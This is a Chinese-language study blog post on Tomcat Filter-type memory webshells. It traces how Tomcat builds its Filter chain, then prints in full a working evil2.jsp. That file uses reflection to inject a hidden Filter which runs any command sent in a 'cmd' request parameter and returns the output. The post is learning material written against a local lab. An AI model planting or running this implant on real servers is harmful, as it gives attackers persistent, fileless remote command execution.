有思考的 Java 安全生态

1.出发点

我原本想着通过短时间积累常用的 JavaWeb 概念，理解各种技术的为什么会出现以及怎么解决问题，先建立体系化理论上的认知，而不去在意实际敲代码。但是，JavaWeb 仅经典的理念、技术就非常庞杂，经过几天对尚硅谷刷视频后，初衷和兴趣似乎都迷失了。回想假期前，我觉得自己急需一段空白的日子去深入理解 Java 安全的价值，比如希望能从 JavaWeb 上理解这些安全技术的应用场景，以及收集最新相关 CVE 来确定最受关注的开发框架。所以，我觉得仍应该以安全问题为主，同时补充相应开发的知识。

2.Tomcat 内存马理论体系(一)

参考博客：

(1). Java 安全之基于 Tomcat 实现内存马

https://www.cnblogs.com/nice0e3/p/14622879.html

(2). Tomcat 内存马学习(一)：Filter 型

http://wjlshare.com/archives/1529

(3). tomcat 架构分析(容器类)

https://www.cnblogs.com/nizuimeiabc1/p/8933787.html

(4). Tomcat 内存马(一) 初探

http://li9hu.top/tomcat%e5%86%85%e5%ad%98%e9%a9%ac%e4%b8%80-%e5%88%9d%e6%8e%a2/

(5). JSP Webshell 那些事 -- 攻击篇(下)

https://mp.weixin.qq.com/s/YhiOHWnqXVqvLNH7XSxC9w

(6). JAVA 安全基础（二） -- 反射机制


https://xz.aliyun.com/t/9117

本文首先介绍内存马的技术背景，为研究最常见的 Filter 型内存马，我们分析了一般 Filter 在 Tomcat 中的加载过程，并对动态加载的恶意 Filter 落地 jsp 文件的编写进行学习。

0x00 背景知识

a．内存马


内存马，就是将 Webshell 写入内存，在服务器端没有 Webshell 文件落地。本文研究的 Filter 型内存马，就是创建一个 Filter，将其动态写入 Tomcat 容器的 FilterChain 链的最前端（所谓动态，就是不通过 web.xml），当请求经过 filter 时，会调用我们 Filter 的 doFilter 函数，该函数就会运行 Webshell。当然，我们的恶意 Filter 最初仍需要以 jsp 文件形式上传到服务器，只是访问该 jsp 网页使得 Tomcat 将恶意 Filter 加载到内存后，jsp 文件的使命完成就可以被删除了。相较于文件 shell，内存马是目前的技术趋势。




b.Tomcat 四种容器类

Tomcat 容器类分为四个等级，依次是 Engine、Host、Context、Wrapper。Engine 是引擎容器，如 Catalina；Host 是 Engine 的子容器，主机容器，如 a.com；一个 Context 对应一个 Web 应用，如 webapps 下的/bmsk 和/zk 就属于不同的 Web 应用；一个 Wrapper 对应一个 Servlet，如/bmsk 下的 demoServlet1 和 demoServlet2。

四种容器类都遵循 pipeline+valve 模式，每个容器对象都有一个 pipeline，pipeline 上配置不同的 Value，Value 是实现具体业务的逻辑单元。当调用某容器以实现具体逻辑时，就在其 pipeline 上按顺序调用一遍 Value。每个容器的 Value 调用链默认以 Standard___Value 结束，该 Value 将执行对子容器的调用。



容器类的源码位于 org.apache.catalina.core，以 StandardContextValve 为例，下图展示其对 WrapperPipeline 的调用。



c.StandardContext 和 servletContext 的区别

本小节摘自：https://www.zhihu.com/question/36619536/answer/68361054

(1).在概念上

tomcat 中的 Context 应该是 tomcat 特有的负责生命周期的管理的一个概念，**Context 的标准实现是 StandardContext**,与 StandardHost 的实现模式类似.它承担了创建 Wrapper 容器(Servlet),Filter,ErrorPage 等在 web.xml 中配置的内容。

servletContext 是 servlet 规范的一个实现，所有的容器中都有这个概念。T**omcat 中的对应的 ServletContext 实现是 ApplicationContext。**

(2).在功能上

servletContext 负责的是 servlet 运行环境上下信息，不关心 session 管理，cookie 管理，servlet 的加载，servlet 的选择问题，请求信息，他负责 servlet 的管理。StandardContext 需要负责管理 session，Cookie，Servlet 的加载和卸载，负责请求信息的处理,掌握控制权

(3).题外话

Tomcat 惯用 Facade 方式，因此在 web 应用程序中获取到的 **ServletContext 实例**实际上是一个 **ApplicationContextFacade** 对象，对 **ApplicationContext 实例**进行了封装。**而 ApplicationContext 实例中含有 Tomcat 的 Context 容器实例**（StandardContext 实例，也就是在 server.xml 中配置的 Context 节点），以此来获取/操作 Tomcat 容器内部的一些信息，例如获取/注册 servlet 等。servletContext 是一个域对象，域对象是服务器在内存上创建的存储空间，用于在不同动态资源（servlet）之间传递与共享数据。

nice_0e3 师傅的博客提到，org.apache.catalina.core.StandardContext 容器类负责存储整个 Web 应用程序的数据和对象，并**加载了 web.xml 中配置**的多个 Servlet、Filter 对象以及它们的映射关系。当然，也包含我们下面希望理清的 **filterMap、filterDef、filterConfig**。

小结一下，我的理解就是，servletContext 负责的是全工程的数据共享，StandardContext 是在 Context 层向下提供控制的服务者，提供服务器上的已配置资源。

0x01 一般 Filter 的加载过程

a. 经验积累


技巧 I： Ctrl+N 可全局查找类的实现等。虽然，项目被部署在 Tomcat 服务器，但还是需要在 Tomcat/lib 目录下找到需要调试的依赖，将它们添加到项目中，比如 catalinna.jar。

技巧 II： 调试过程中，一些对象会因控制流转移而不再显示，可对其选中后右键选择 Evaluate Expression，就能在此框中观察继续观察它。


观察 I： StandardContext 和 ApplicationContext 两对象实际相互引用，在 IDEA 中可无限打开下去。即在 StandardContext@3439 存在键值 ApplicationContext@3468，反之亦然。

b．调试分析


根据前面四种容器类调用链，我们从 StandardWrapperValue 开始分析 Filter 链的产生，在其源码的 createFilterChain 函数处打上断点。下图显示此时，从 ApplicationContextFacade 对象到 ApplicationContext 对象，再到 StandardContext 对象的层层封装。




ApplicationFilterFactory 对象的 createFilterChain 函数会尝试从 request 中取出 FilterChain，如果为 null 就 new 一个，并将 FilterChain 对象以键值对的形式存入 request。继续调试，观察下图，获取 StandardContext 对象后，代码要从其中得到 FilterMaps，而 **FilterMap** 用来存储（FilterName，URLPattern）这样的映射关系。我推断早在 Tomcat 服务器启动时就从 web.xml 中注册好 Filter 等，当请求到来时，比如此时请求的是/bmsk/index.jsp，主要工作就变成打造一条 FilterChain 链。



观察下图，FilterMaps 中有两个 FilterMap 对象，其中 filterDemo 是我们在 web.xml 中配置好的 Filter，另一个是默认自动产生的。




接下来，遍历 FilterMaps，判断当前请求 URL 和 FilterMap 是否匹配。若匹配，则从 StandardContext 中获取 **FilterConfig**。并最终将其添加到 filterChain。



在上图获取到 filterConfig 时，观察下图对象的键值，分析一下 FilterConfig 和 FilterDef

两个重要对象的区别。ApplicationFilterConfig 存储了 Filter 实例、StandardContext、filterDef、log 和 oname，而 FilterDef 存储了 filter 实例、filter 名称、类名、描述、参数等信息。




查阅得知其区别，ApplicationFilterConfig **负责管理** web 应用程序启动的时候创建的过滤器实例。FilterDef **表示一个过滤器定义**，就像是在部署文件中定义一个过滤器元素那样。我的理解是，FilterDef 就是一份过滤器的详细描述，而 FilterConfig 则包含 FilterDef 这份描述，以及其他配置信息如 context、log 来配合其他对象的生产过程。

构建好 FilterChain 后，控制流返回到 StandardWrapperValue，经过如下代码，开始进入 filterChain 的处理逻辑。

filterChain.doFilter(request.getRequest(), response.getResponse());

该函数进一步调用 internalDoFilter，其关键代码如图：


ApplicationFilterChain.this.internalDoFilter(req, res);



首先是 getFilter 函数，它由 filterConfig 对象调用，内部又通过 fiterConfig 的 filterDef 对象取出 filter 实例，由此可见上面讨论的 FilterConfig 和 FilterDef 对象的使用逻辑。（就像大大怪将军和小小怪下士一样紧密）


```
Filter getFilter() throws ClassCastException, ReflectiveOperationException, ServletException,
    if (this.filter == null) {
        return this.filter;
    } else {
        String filterClass = this.filterDef.getFilterClass();
        this.filter = (Filter)this.context.getInstanceManager().newInstance(filterClass);
        this.initFilter();
        return this.filter;
    }
}
```

控制流回到上面 ApplicationFilterChain 代码，获取到的 filter 就是我们在 web.xml 配置的 Filter 程序，最终执行该程序的 doFilter 函数。为方便展示，下面这张图是请求/bmsk/demo 后的效果（跳转到自定义 Filter 对象的 doFilter）。上面分析的是请求/bmsk/，过程是一样的，更概括地说，每当新请求到来时都需要走一遍上面的过程。



回想一下，StandardContext 负责存储关键的 filterMap、filterDef、filterConfig 对象等，这些对象最初从 web.xml 配置中提取出来，与具体请求无关。当然，目前观察到管道调用传递的参数只有 request、response，一些中间结果会存入 request 跟随其传递到下一处理逻辑，所以在 request 中也有添加 FilterChain 等。

至此分析完毕，按照行业传统，贴上宽字节大哥的总结图。



0x02 落地 jsp 文件的编写


内存马的注入过程本质是对从 web.xml 配置服务器过程的模拟，如果我们能获取到 StandardContext，通过反射将其 filterConfig、filterDef、filterMap 等对象进行修改，就能不通过 web.xml，直接将恶意 Filter 加载到 Tomcat 容器。

这里使用 KpLi0rn 师傅的 evil.jsp，逻辑就是通过反射将 filter 实例添加到 StandardContext 的那三个对象中，我对源码注释作为分析并在下方给出。首先说明具体操作：

a. 将 evil2.jsp 放置在工程的 Web Resource Directory。

b. 访问 http://localhost:8080/bmsk/evil2.jsp 出现"bmsk also comes here."即 filter 注入成功.

c. 由于 StandardContext 负责一个 Web 应用，所以此时访问/bmsk 的任意位置（甚至不存在的目录，如/bmsk/failed/），请求带入 cmd 参数就可回显结果，直到 Tomcat 重启丢失该 filter 才会结束此内存 Webshell。



evil2.jsp

```jsp
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.util.Map" %>
<%@ page import="java.io.IOException" %>
<%@ page import="org.apache.tomcat.util.descriptor.web.FilterDef" %>
<%@ page import="org.apache.tomcat.util.descriptor.web.FilterMap" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig" %>
<%@ page import="org.apache.catalina.Context" %>
<%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"%>

<%
    final String name = "bmsk";
//    这里 servletContext 就是 ApplicationContext，apptx 就是 standardContext
    ServletContext servletContext = request.getSession().getServletContext();
    Field appctx = servletContext.getClass().getDeclaredField("context");
    appctx.setAccessible(true);
//    重新获取一遍，可能由于 servletContext 和 apptx 不是具体的实现类，而是父类了
//    此外，对 Field 强制类型转换是不可行的
//    目前编程没练，知识有线索但是很浅，反射这块在复习反序列化 CC 链时再继续理解
    ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
    Field stdctx = applicationContext.getClass().getDeclaredField("context");
    stdctx.setAccessible(true);
    StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);

    Field Configs = standardContext.getClass().getDeclaredField("filterConfigs");
//    使用反射机制不能对类的私有 private 字段进行操作,因此设置 setAccessible(true) 暴力访问权限
    Configs.setAccessible(true);
    Map filterConfigs = (Map) Configs.get(standardContext);

//  这里避免在此加载已注入的恶意 filter
    if (filterConfigs.get(name) == null){
        Filter filter = new Filter() {
            @Override
```

```
36.             public void init(FilterConfig filterConfig) throws ServletExcept
    ion {
37.
38.             }
39.
40.             @Override
41.             public void doFilter(ServletRequest servletRequest, ServletRespo
    nse servletResponse, FilterChain filterChain) throws IOException, ServletExc
    eption {
42.                 HttpServletRequest req = (HttpServletRequest) servletRequest
    ;
43.                 if (req.getParameter("cmd") != null){
44.                     byte[] bytes = new byte[1024];
45. //                      正儿八经的 windows 命令,但显然只能执行一个参数的,比如 dir、
    time 啥的
46.                     Process process = new ProcessBuilder("cmd.exe","/c",req.
    getParameter("cmd")).start();
47.                     int len = process.getInputStream().read(bytes);
48.                     String jazz = new String(bytes,0,len);
49.                     System.out.println(jazz);
50. //                      编码格式问题,Java 开发中有所耳闻
51.                     servletResponse.setCharacterEncoding("GBK");
52.                     servletResponse.getWriter().write(jazz);
53.
54.                     process.destroy();
55.                     return;
56.                 }
57.                 filterChain.doFilter(servletRequest,servletResponse);
58.             }
59.
60.             @Override
61.             public void destroy() {
62.
63.             }
64.
65.         };
66.
67. //          设置 filterDef 的恶意 filter 实例，filter 名，类名
68.         FilterDef filterDef = new FilterDef();
69.         filterDef.setFilter(filter);
70.         filterDef.setFilterName(name);
71.         filterDef.setFilterClass(filter.getClass().getName());
72.         /**
73.          * 将 filterDef 添加到 filterDefs 中
```

```
74.          */
75.         standardContext.addFilterDef(filterDef);
76. //          设置 filterMap 的（FilterName，URLPattern），以及 Dispatcher（请求类
    型）
77.         FilterMap filterMap = new FilterMap();
78.         filterMap.addURLPattern("/*");
79.         filterMap.setFilterName(name);
80.         filterMap.setDispatcher(DispatcherType.REQUEST.name());
81.
82.         standardContext.addFilterMapBefore(filterMap);
83. //      获取 ApplicationFilterConfig 的构造器，实例化时传入
    standardContext,filterDef
84.         Constructor constructor = ApplicationFilterConfig.class.getDeclaredC
    onstructor(Context.class,FilterDef.class);
85.         constructor.setAccessible(true);
86.         ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) con
    structor.newInstance(standardContext,filterDef);
87. //      构造方法只能传以上两参数，且不存在 standardContext.addFilterConfig 方法
88.         filterConfigs.put(name,filterConfig);
89.         out.print("bmsk also comes here.");
90.     }
91. %>
```

0x03 学习小结

把 SSR 项目源码阅读笔记交给师兄后，心中愧疚感减轻些许，不免放松下来。陆续一周左右，从 JavaWeb 三大组件 Servlet，Filter，Listener 相关博客出发，到阅读初阶的内存马博客，再到 shiro550 调试环境、Webgoat 代码审计环境搭建，在纯理论摸鱼中，目标渐渐清晰起来。可惜还是没有找到热烈的驱动感。这篇笔记的中心点也是我学习过程中的疑惑，比如 StandardContext 和 servletContext 的区别、FilterConfig 和 FilterDef 的区别等，调用链和运行机制可能由于前面浅浅的积累相对容易理清。最后，还是希望能找到任务和兴趣间的平衡，每天争取保持学习一点吧。